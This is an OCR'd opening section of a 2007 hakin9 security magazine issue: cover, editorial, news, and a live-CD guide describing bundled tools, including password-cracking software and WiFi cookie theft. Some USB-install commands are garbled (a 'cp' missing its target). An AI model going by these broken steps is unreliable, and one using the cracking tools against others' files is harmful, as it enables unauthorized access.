Free CD inside 11 useful applications • Interview with FBI IT Consultant

hakin9

practical protection

hakin9 6/2007 (13)
hakin9

HARD CORE IT SECURITY MAGAZINE

Issue 6/2007 (13) Vol. 2 No. 6 14.99USD 14.99AUD
Bi-monthly ISSN 1733-7186

HackerDefender Rootkit for the Masses • Writing IPS Rules • Analyzing Malicious Code

Rootkits for Windows

HACK & EXPLOIT

+

Fight the Vicious
– Analyze Malicious Code

Intrusion Detection in the Wild
– Large Networks Monitoring

Password Cracking Approaches
& MD5 Vulnerabilities

Virtualization and Virtual
Machine Software

Stop a Hacker
– Writing IPS Rules

Rootkits – A State of the Art

$375 WORTH APPS
Don't miss it!

hakin9.live
On the Go!
h9.l on USB
Pen Drive

ON THE CD

MUST-HAVE APPLICATIONS ON THE CD!

Advanced Office Password Recovery from Elcomsoft
Disk Cleaner from SBMAV Software
Spy Process Detector from System Soft Lab
My Privacy from Smart PC Solutions
SecuBox for Pocket PC from Aiko Solutions
Smart Data Scrubber from Smart PC Solutions
Spy Xie UnderNetwork from ArticSoft
VIP Privacy by VipDefense
+
Comodo BOClean
CureIt! by Dr.Web
Cain&Able

06
0 74470 22007 7


ASTALAVISTA.NET - Advanced Security Member Portal v2.0 - Mozilla Firefox
Datei
Bearbeiten
Ansicht
Gehe
Lesezeichen
Extras
Hilfe
http://www.astalavista.net/
Go
Astalavista.Net
the hacking & security community
Over 17 000 members can't be wrong
5 Years Astalavista.NET

FULL PROGRAM
AS SOLD FOR $39.95

SecuBox for Pocket PC 1.0

License key:

Not required



Whether you are carrying customer records, corporate data or private files on your Windows Mobile PDA or PDA Phone, you would never want anyone getting access to these data. SecuBox makes it easy to protect your confidential files with a minimum of effort and no knowledge of encryption required.

Upgrade:

Save 25%


by upgrading to v. 1.3 and get:
- Support for all smartphone versions starting from Smartphone 2002
- Encryption key backup
- Close integration with Windows Mobile File Explorer
- Secure File Wiping compliant with U.S. Department of Defense specifications
- Support for MIPS and SH3 processors
- Many other features that add convenience to everyday data protection

The regular price for SecuBox license is USD 39.95, but Hakin9 readers can order a program at a 25% discount (at only USD 29.96) Go to www.aikosolutions.com/purchase/ and enter coupon code "**hakin**" during purchase procedure.

SecuBox creates an encrypted storage card (volume) for all sensitive documents and files. All information written to this secret card is transparently encrypted with AES 256-bit encryption algorithm.

With SecuBox the data on PDA becomes absolutely secure even if the device gets lost or stolen.

The program is designed for people with no special training in IT security.



```
Application D...
ConnMgr
Documents a...
My Documents
Program Files
SecuBox
Storage Card
Temp
Windows
mxip_lang      7/18/07   28.0K
mxip_notify    7/18/07   28.0K
pim            7/18/07   216K
```

Requirements:

Windows Mobile 6.0 Classic/Professional
Windows Mobile 5.0 for Pocket PC
Windows Mobile 5.0 for Pocket PC Phone Edition
Windows Mobile 2002/2003/2003SE/2005
Pocket PC 2002/2003/Phone Edition

25 Kb RAM
Processor: ARM
>400Kb on Desktop PC, >400 Kb on PDA
ActiveSync: 3.5 or higher for software installation

Features:

- Advanced security algorithms: AES 256-bit for data encryption, SHA 512-bit for secret key generation
- Easy installation, maintenance and usage
- On-the-fly transparent encryption
- Password strength meter
- Storage card wiping
- Multiple encrypted storage cards
- No backdoors

Aiko solutions

Visit www.aikosolutions.com/purchase/, select the program (SecuBox for Pocket PC or SecuBox for Smartphone) and enter "**hakin**" to claim your offer.

Hacking through the season

November, December; it is cold, wet and rainy. But sad and gloomy? Not so. Here are three things to warm you up: primo, it is holiday time, and have Christmas and New Year's eve on the way; secundo, plenty of spam, intrusions, and security threats that come with; and last but not least, you are holding a fresh, new issue of hakin9 magazine in your hands. It is better than a hot cup of cocoa on winter evenings.

I mentioned New Year's security vulnerabilities. Every year, crackers come up with newer, more dangerous, and more annoying methods to break down our systems, damage our hard disks, and throw us and the businessmen all over the world into nervous fits. We have had the Happy New Year! worm and other bothersome surprises prepared by intelligent and vicious computer geeks. I am wonder what we can expect this time. If you get excited by any of the crackers' ideas from 2007 – consider writing a nice article for hakin9. It might take you some time but then, think of its benefits! Your paper and your little bio will be read by almost 20,000 people from all over the world – from South Africa to Sweden, New York to Australia. Imagine how proud your husband, wife, or manager would be (not to mention your tech-savvy grandma and grandpa).

This issue of hakin9 is full of practical and advanced articles. First, you will get a chance to learn about various tricks you can do using MD5. We have also prepared an article on malicious code and some methods employed to analyze it, as well as two exciting papers on rootkits. In the Defence section, you will find useful information on how to use tools and techniques to monitor large networks (good for network admins or those who plan on becoming one in future).

I am sure you will notice that our columnist switched to writing more practical essays - apparently nobody can resist hakin9's high level of practicality.

In this, the thirteenth edition of hakin9 Hard Core IT Security Magazine, we will help out with choosing a virtual machine for your computer. We gathered some honest opinions of IT specialists from various places of the globe.

Finally, we present a great interview with professor Tom Holt regarding Cyber Terrorism & Cyber Crime and Jon Callas, Chief Technical Officer of PGP Inc.

We hope you will enjoy reading this issue of the magazine. Should you have any comments, suggestions or complaints, do not hesitate to email me. My goal here is to make hakin9 as interesting and as reader-friendly as possible.

At your service,

Magdalena Błaszczyk
magdalena.blaszczyk@hakin9.org

Tools

Basics

Attack

Defence

The Bleeding Edge

Consumers Test

Interview

Self Exposure

hakin9 **Hard Core IT Security Magazine**

Editor in Chief: Ewa Dudzic *ewa.dudzic@software.com.pl*
Executive Editor: Magdalena Błaszczyk *magdalena.blaszczyk@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Shyaam Sundhar, Clement Dupuis, Jay Ranade, Terron Williams, Steve Lape
Assistant: Monika Drygulska *monika.drygulska@hakin9.org*
DTP Director: Sławomir Zadrożny slawomir.zadrozny@*software.com.pl*
Prepress technician: Marcin Ziółkowski
marcin.ziolkowski@software.com.pl, Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
Art Director: Agnieszka Marchocka
agnieszka.marchocka@software.com.pl
CD: Rafał Kwaśny rafal.kwasny@gmail.com
Proofreaders: Jonathan Edwards, Steve Lape, Neil „Pyro" Smith
Top betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Will Dowling, Stephen Argent, Aidan Carty

Senior Consultant/Publisher: Paweł Marciniak *pawel@software.com.pl*
Production Director: Marta Kurpiewska
marta.kurpiewska@software.com.pl
Marketing Director: Ewa Dudzic *ewa.dudzic@software.com.pl*
Subscription: *subscription@software.com.pl*

Publisher: Software Media LLC
(on Software Publishing House licence *www.software.com.pl/en*)
1461 A First Avenue, # 360
New York, NY 10021-2209, USA
Tel: 001917 338 3631
www.hakin9.org/en

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us,
please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Europress Distributors Pty Ltd, 3/123 McEvoy St Alexandria NSW Australia 2015, Ph: +61 2 9698 4922, Fax: +61 2 96987675

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

To create graphs and diagrams we used smartdraw.com program by SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o

The editors use automatic DTP system AuroS

ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

hakin9 is also available in: Spain, Argentina, Portugal, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland, Czech, Slovakia

The hakin9 magazine is published in 7 language versions:

EN PL ES CZ

IT FR DE

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Working at MSRC is the top 10 Worst Jobs

The Microsoft Security Response Center, the Redmond department that takes care of the security threats in Microsoft products, is thought to be one of the worst places to work at.

Popular Science magazine included Microsoft Security Dept in *The Ten Worst Jobs in Science* this year. The new top10 rank takes into consideration the big stress of the engineers at Microsoft caused by a constant need to keep up with the thousands of super motivated hackers who try to hack Microsoft's products every day. *To most hackers, crippling Microsoft is the geek equivalent of taking down the Death Star, so the assault is relentless* PopSci writes, *Ask a hacker*.

Pirate Bay and the Suprnova reborn

Suprnova is back. The past, the present and the future – it is all the same, but one thing is sure. We will radiate for weeks. This was the cryptic post that appeared months ago in the Pirate Bay blog, something to announce the secret project of giving Suprnova the second life. Launched in the fall of 2002, Suprnova has been one of the first and the largest torrent trackers offering games, movies, videos and software downloads.

Founded by Andrej Preston, a Slovenian teenager better known as Sloncek, has been closed in 2004 after tremendous pressure from the French anti-piracy group and lobby called RetSpan. The new Suprnova.org will be a community, with the same look and feel of the old Suprnova capable of indexing torrents but not tracking them.

hakin9 Is Looking for New Authors

hakin9, the world-wide IT security magazine is looking for articles authors. Our readers wish to read technical, practical and advanced papers on the latest hacking and protection techniques.

If you have an idea, do not hesitate to *e-mail us at en@hakin9.org*

by *Zinho & hackerscenter.com team*

Other European Countries to Follow German Anti-hacking Laws

E*U Framework Decision on Attacks against Information Systems*. This is the name of the legal document or the security research death penalty that all the 27 European countries will or have already implemented. The new *anti-hacking* rules ratified by Germany prohibit the publication of exploit codes or even vulnerability notifications just because a third (malicious) party can use that information to commit a cyber crime. Websites like hackerscenter.com providing vulnerabilities and patching information can be accused of some criminal activity just for publishing the information.

Moreover, the news saying that possessing assessment tools such as nmap can be considered illegal caused a big confusion amongst security researchers who are still unaware of what can be considered illegal. There seems to be no other option than waiting for the end of the first lawsuit to understand the future of freelance and professional penetration testing.

The only clear aspect of the whole case is that governors are far from being aware that the only activity capable of improving everyone's safety (including government's) is through professional and *underground* penetration testing and vulnerability assessment.

P2P Music Sharing

Recording Industry Association of America (RIAA) has tried to stop copying and sharing of digital music, but it is said that the initiatives have had little impact on peer-to-peer file sharing. The research published by the Electronic Frontier Foundation (EFF), notes that since the music industry first filed lawsuits against 261 consumers in September 2003, the group's attorneys have sued or threatened legal actions against 20,000 users. Peer-to-peer file sharing has nearly trebled to 9.4 million users this year since August 2003. The RIAA claims that its legal initiatives did work – 73 percent of consumers know that making music available from a computer for free is illegal (it was 37 percent in 2003). Yet, revenue from U.S. sound recordings decreased to $11.5 billion in 2006, down from a peak of $14.6 billion in 1999. Legal music downloads, of which a significant portion is mobile ringtones, rose 73 percent in 2006 and accounted for 16.1 percent of music industry revenues.

Stealing Cookies Point-and-click Easy Through WiFi

Robert Graham, CEO of Errata Security, released his new Hamster tool and an improved version of Ferret Wifi. The tool is capable of collecting authentication cookies of web based email accounts (Yahoo, Gmail, Hotmail...) in a very easy and straightforward manner. The tool is far from being revolutionary since Man in the Middle and sniffing methods are as old as the Internet. What makes it powerful and scaring, though, is the simplicity. It is a practical proof of one of the most known theoretic concepts of hacking. Only dsniff and cain&abel were able to accomplish such task so far, however it seems that Hamster is even more powerful and easy to use. Hamster is, without any doubt, an interesting proof of the concept but it is also a script kiddie paradise. The only protection here is to use protected Wireless connections and Web mail accounts with SSL enabled.

Hacktrix 2007 – International Security Conference

Hacktrix 2007 – International Security conference was organised by Hackers Center & National *Anti-Hacking Group* (NAG) in Pune, India with the support of Indian Government. HackTrix 2007 focused on *offensive* hacking techniques as well as defensive security methodology designed to combat them. The five day security conference and trainig started on 16th of July 2007. The speakers were the representatives of the Hackers Center research team: Armando Romeo aka Zinho,Yash Kadakia, Vineet Kumar, Nitin & Vipin Kumar, Umesh Tiwari. The special attraction of the conference was *VBootkit*, the first rootkit for Windows Vista developed by Nitin & Vipin Kumar. The speakers also gave the live sessions on Hacking & Security. Many CTO's, System Administrators & employees from Corporates like Syntel, Mastek, MKCL, Xpanxion, Loreal, McAfee, Symantec took part in the conference. After the great feedback received from the attendants and due to many requests for more similar lectures, NAG and Hackers Center will be organising Hacktrix in Spring 2008. They are also planning *The Hackers Summit 2008* – a grand security conference in April 2008 in Dubai. Call for papers for the conference will be announced soon on *hackerscenter.com*

Figure 1. *Hacktrix Attendants*

When the Protection Becomes a Threat


Who says that the Internet Security packages that we all use at home really protects us? And what would you think if a highly critical security threat was found in the expensive package you bought to be protected from highly critical threats? This is what happened to those who bought 2006 versions of Norton AntiVirus, Norton Internet Security, and Norton System Works as well as the 2005 version of Norton Internet Security, Anti Spyware Edition. Two ActiveX controls used in Norton's PC software are vulnerable to remote exploitation and executing code is possible due to an input validation error. Symantec recommends to always use Live Update tool to get the necessary patches. Let's hope that at least that is secure.

Mozilla Relasing Open-source Security Tools

Mozilla Foundation released a bunch of open-source tools in order to let developers stress out their own applications.

What is new about it, is that these tools are what the company is using internally for security tests in their labs. The tools are basically fuzzers able to generate millions of combinations of characters provided as a user input to the application in order to discover input validation attacks.

The first to be released is the Javascript fuzzer that allowed Mozilla to fix many hidden bugs in the open source browser. Before the worldwide release, Mozilla has contacted other browsers vendors to let them test the tool before any black hat could do it. Opera browser fixed 4 bugs just using this tool. Without any doubts, Mozilla Foundation is making a great contribution not only to its users but to the whole online community.



CD Contents

Again, hakin9 magazine comes with the *hakin9.live* which is based on *BackTrack2* CD. You will find plenty of useful hacking tools and plugins. With no installation whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes. *BackTrack 2* is the top rated Linux live distribution focused on penetration testing. Every packet, kernel configuration and scripts in *BackTrack 2* are optimized to be used by security penetration testers. Patches and automatism have been added, applied or developed to provide a neat and ready-to-go environment.

Apart from exciting updates, our *BackTrack2 hakin9.live* contains special editions of the most interesting commercial applications negotiated exclusively for our readers.

To start using *BackTrack2 hakin9.live* simply boot your computer from the CD. To just use the commercial applications, you do not need to reboot the PC – you will find the Applications folder simply exploring the CD.

To configure the network, run console and type:

```
 ifconfig eth0 [your IP address],
```

then type:

```
ip r a default via [your gateway address].
```

Finally, write:

```
echo “nameserver [your DNS server address]”>
   /etc/resolv.conf.
```

Enjoy surfing!

There are some new features in *BackTrack 2* that we present along with *BackTrack 2 hakin9.live v.4.0.2.* The most important element is the updated Kernel-Running 2.6.20, with several patches. There is also Broadcom based wireless card support that has been added and wireless drivers were built to support raw packet injection. Metasploit2 and Metasploit3 framework integration can be found as well as an alignment to open standards and frameworks like ISSAF and OSSTMM.

We also deliver 11 pieces of software to help you improve your hacking and securing skills.

Below, we present a simple guide on how to install *hakin9.live* on a USB pen drive or USB connected disk.

Inventory

A pen drive or other USB attached storage – currently only the 512 block sized pen drives are easily bootable. If you have one with 2048 blocks you may try booting with grub instead of syslinux but it can be more complicated.

Syslinux – you can get the latest version here: *http://syslinux.zytor.com/*. In most cases just `apt-get/smart/yum` install syslinux. Free time – it will take you about 15 minutes if everything works fine.

Start with partitioning your pen drive

```
# fdisk /dev/sda
```

WARNING: If you have scsi or sata disks, be sure to check where your USB disk is attached, `/dev/sda` can be your system drive!

Delete all existing partitions (press [*d*] [*enter*], then 1-4 for partition number). To show the current state of partition table type [*p*]. Next, make new *fat32* partition – about 800MB, press [*n*], then [*enter*] to start from the beginning of the device. Finally, set the size or press [*enter*] to use the whole device. Partition type must be changed to *fat32* – type [*t*] and answer [*b*] to the question that pops. We also need to make this partition bootable – type [*a*] and enter partition number [*1*]. Type [*w*] to write changes.

Files

First, make a filesystem on the new partition:

```
# mkfs.vfat /dev/sda1.
```

Then, mount it somewhere:

```
# mount /dev/sda1 /mnt/usb
```

Copy *hakin9.live* files there:

```
# cp -a /mnt/cdrom/* /mnt/usb/
```

Now, some file structure enhance must be done:

```
# cd /mnt/usb/
# cp boot/vmlinuz
# cp boot/initrd.gz
```

`syslinux.cfg` file should be placed in /`mnt/usb/`

Next, type:

```
# umount /dev/usb/
# syslinux /dev/sda1 if it does not work, try:
# syslinux-nomtools /dev/sda1
```

Rebooting

Adjust your bios configuration to boot from USB-HDD.

And that is it. You have just created a fully functional system on a pendrive. Keep in mind that booting from USB is supported only on newer mainboards.

Currently, only booting from 512 sector sizes pen drives is supported. If you get an error like this: syslinux: only 512-byte sectors are supported your pen drive possibly has 2048 sector size and is not so easily bootable.


by *Rafał Kwaśny*

Commercial applications

You will find the following applications on *hakin9.live* on *BackTrack2* CD:

Advanced Office Password Recovery from Elcomsoft – a program to recover the lost or forgotten passwords for files/documents created in Microsoft Office applications (all versions up to Office 2003): Word, Excel, Access (including user-level passwords and owner info), Outlook, Project, Money, PowerPoint, Visio, Publisher, OneNote, Backup, Schedule+, Mail. It can also reset MS Internet Explorer (3/4/5) Content Advisor password, and open password-protected VBA projects (created in any application) via the *backdoor.* Most passwords can be recovered instantly; the *password to open* in Word/Excel 97/2000/XP/2003 can be recovered using *brute-force* and dictionary attacks, effectively optimized for speed. To apply this special full version, use a registration code placed on *hakin9 CD*.

Retail price: $66
www.elcomsoft.com


File Recovery Internet VBA Backdoor Help
Open file... MS Passport MS Outlook Internet CA VBA Backdoor Start Stop
Recovery Brute-force Dictionary Options Benchmark System Information Password Cache

Program Priority: ● Idle ○ High

Log file
□ Enable Program Log
□ Enable Debug Log
Folder for Log Files: F:\PROJ\AOPR\packed_pro\

General options
Intervals:
Auto-save (min): 5
Progress (ms): 500
☑ Enable Auto-save
☑ Minimize to tray
☑ Prompt if project was changed
☑ Preliminary Brute-Force Attack
☑ Preliminary Dictionary Attack
☑ Password Cache Preliminary Attack

Log window

```
Date, Time            Event
16.12.2004 13:27:26   File Encryption: 40 Bit RC4 (Office 97/2000)
16.12.2004 13:27:31   Excel Document Password: "investment"
16.12.2004 13:27:31   Excel Write Protection Password: "5b3b1b7b5b5b5"
16.12.2004 13:27:31   Excel Book Password: "5b1b3b7b3b3b5"
```

Current password: IntUmEscEncE   Current speed: 228981 passwords/second
Progress indicator 0%
Licensed for Home and Commercial Use (Single Computer)
Advanced Office Password Recovery Professional Edition, Version 3.00. Copyright © 1999-2004 ElcomSoft Co. Ltd.

Figure 1. *Advanced Office Password Recovery Elcomsoft*

Disk Cleaner from SBMAV Software – can safely clean your disk! It is designed to clean a hard drive of various informational trash that has no importance, which simply clutters the disks. Using this software, you can search for and delete temporary system files and folders from the system (as well as files left over from other applications), search for and delete incorrect shortcuts (which refer to non-existent files and folders), uninstall software, delete unneeded cookies, and find file duplicates.


Retail price: $24.95
www.sbmav.com

Spy Process Detector v.3.01 from System Soft Lab – detects all processes running on the computer, including hidden ones and displays their color-coded threat rating based on the intelligent analysis of all hidden properties. It is able to detect a process that contains and executes alien code of another process. Users will see the detailed information about any selected process and detect all hidden threats, including spyware, malware, keyloggers, and Trojans. The program detects new (undetectable by your anti-virus scanner) spywares, trojans and viruses. We recommend to use this program instead of standard Windows Task Manager with your anti-virus (3.01 full version).

Retail price: $24.90
www.systemsoftlab.com

My Privacy from Smart PC Solutions – probes the confidential information stored on your computer on its vulnerability to unauthorized access by hackers. The software finds all personal information and suggests its unrestorable erasure. My Privacy also evaluates the level of your privacy protection and proposes ways to maximize it. You will find a registratoin key needed to use this full version of My Privacy on *hakin9.live CD*.

Retail price: $29.95
www.smartpctools.com


Computer User Task Report Service Help
My Privacy Net
Copyright © 1999-2005 Smart PC Solutions, LLC
Computer User Task Report
Change task
Change
Delete
Execute
Refresh
Apply
Cancel

№	Computer
1	HOST1
2	HOST1
3	HOST2

Computer name: HOST1
User name: HelpAssistant
☑ Enable task ○ Detail report ● Short report
Frequency: System startup

Actions
☑ Documents history
☑ Temporary folder
☑ Internet cache information
□ Autofill information
□ Temporary registry values

```
This is trial version.
Now planned 0 task(s)
Auto: query report from computer HOST1
HOST1: not available.
```


Figure 2. *My Privacy Smart PC Solutions*

SecuBox for Pocket PC from Aiko Solutions – encryption software for protecting private information you carry with you on your Pocket PC or Pocket PC Phone. It protects your confidential business information even in such catastrophic cases when your mobile device is lost or stolen. Secubox encryption software ensures your contacts, personal and corporate information, customer data as well as ideas and plans will never get into wrong hands. This data protection software takes care of the security of your data by protecting it with strong industry standard AES 256-bit encryption (full version).

Retail price: $39.95
www.aikosolutions.com

Spy Xie UnderNetwork from ArticSoft – allows administrators to have supervisory control over all the desktops within their domain, providing them with very powerful forensic tools to detect and monitor unauthorized and illegal behavior and to gather the electronic evidence needed for disciplinary (or even criminal) proceedings. They can also carry out a very wide variety of administrative functions as well as be able to monitor and trap application and user errors and provide proactive corrections in real-time. A full license for both Server and Client edition.

Retail price: $100 (server) + $20 (client)
www.xidie.ro; www.stegano.ro



Date: 23 September 2004
UserName: DIME
Computer Name: ALINA
Local computer name: alina
Local computer IP address: 169.254.31.152

Available licences:
5 PC's
Available computers:
2 PC's

System time: 19:06:43
Connection time: 00:00:44

2 Computers on your network.
You used: 40 %.

Network resources. Right click to find / explore target

Resource name	Resource type	Provider	Comment
Microsoft Terminal Services	Network	Microsoft Terminal Services	
Microsoft Windows Network	Network	Microsoft Windows Network	
Web Client Network	Network	Web Client Network	
INEDIT	Domain	Microsoft Windows Network	

Network resources state

Hostname	Host IP address	Host remote p...	Local port	Connected
ALINA	169.254.31.152	65533	1061	True
PC2	169.254.51.100	65533	1062	True

SpyXie UnderNetwork Version 1.1
Developed by Lalo Aurelian
www.xidie.ro info@xidie.ro
23/09/04 19:06 SpyXie Main menu

Figure 3. *spyXieUndernetwork*

Smart Data Scrubber from Smart PC Solutions – allows the user to completely wipe all the information about the file you were working with, ensuring total confidentiality of your work. You can be sure that after using Smart Data Scrubber no any other software will be able to undelete the files you were working with. You will find a registratoin key needed to use this full version of Data Scrubber on *hakin9.live CD*.

Retail price: $29.95
www.smartpctools.com

CureIt! Utility from Dr.Web – anti-virus and anti-spyware utility based on Dr.Web Anti-virus scanner, which will help you quickly scan and cure. The program is an easy to use curing utility to clean your computer infected with viruses and various unwanted codes. Dr.Web CureIt! detects and removes mass-mailing worms, e-mail viruses, peer-to-peer viruses, internet worms, trojans, spyware, spybots, password stealers and other malware.


www.drweb.com

BOClean: Anti-Malware v.4.25 from Comodo – destroys malwares and removes registry entries. It runs automatically in the background without interfering with your work and kills malwares instantly the moment they activate without giving them the chance to invade your computer. BOClean works with all versions of Windows 2000 and XP.

www.comodo.com

VIP Privacy from VipDefense – protects you from potential threat by giving the malfactors nothing to steal! VIP Privacy lets you search and safely clean up all the information stored inside your system and installed applications. It does not in any way delete any private files nor it changes the contents of user's documents. VIP Privacy knows about 700 applications and several thousand system leaks storing the user's personal data that can be stolen and used by malfactors (full version).

Retail price: $39.90
www.vipdefense.com




Your privacy level is awful. Scan your PC now!

Click here to start making you PC safe and clean and your information private

Quickly delete ALL hidden risk information on your PC in case of emergency

Figure 4. *VIP Privacy VipDefense*

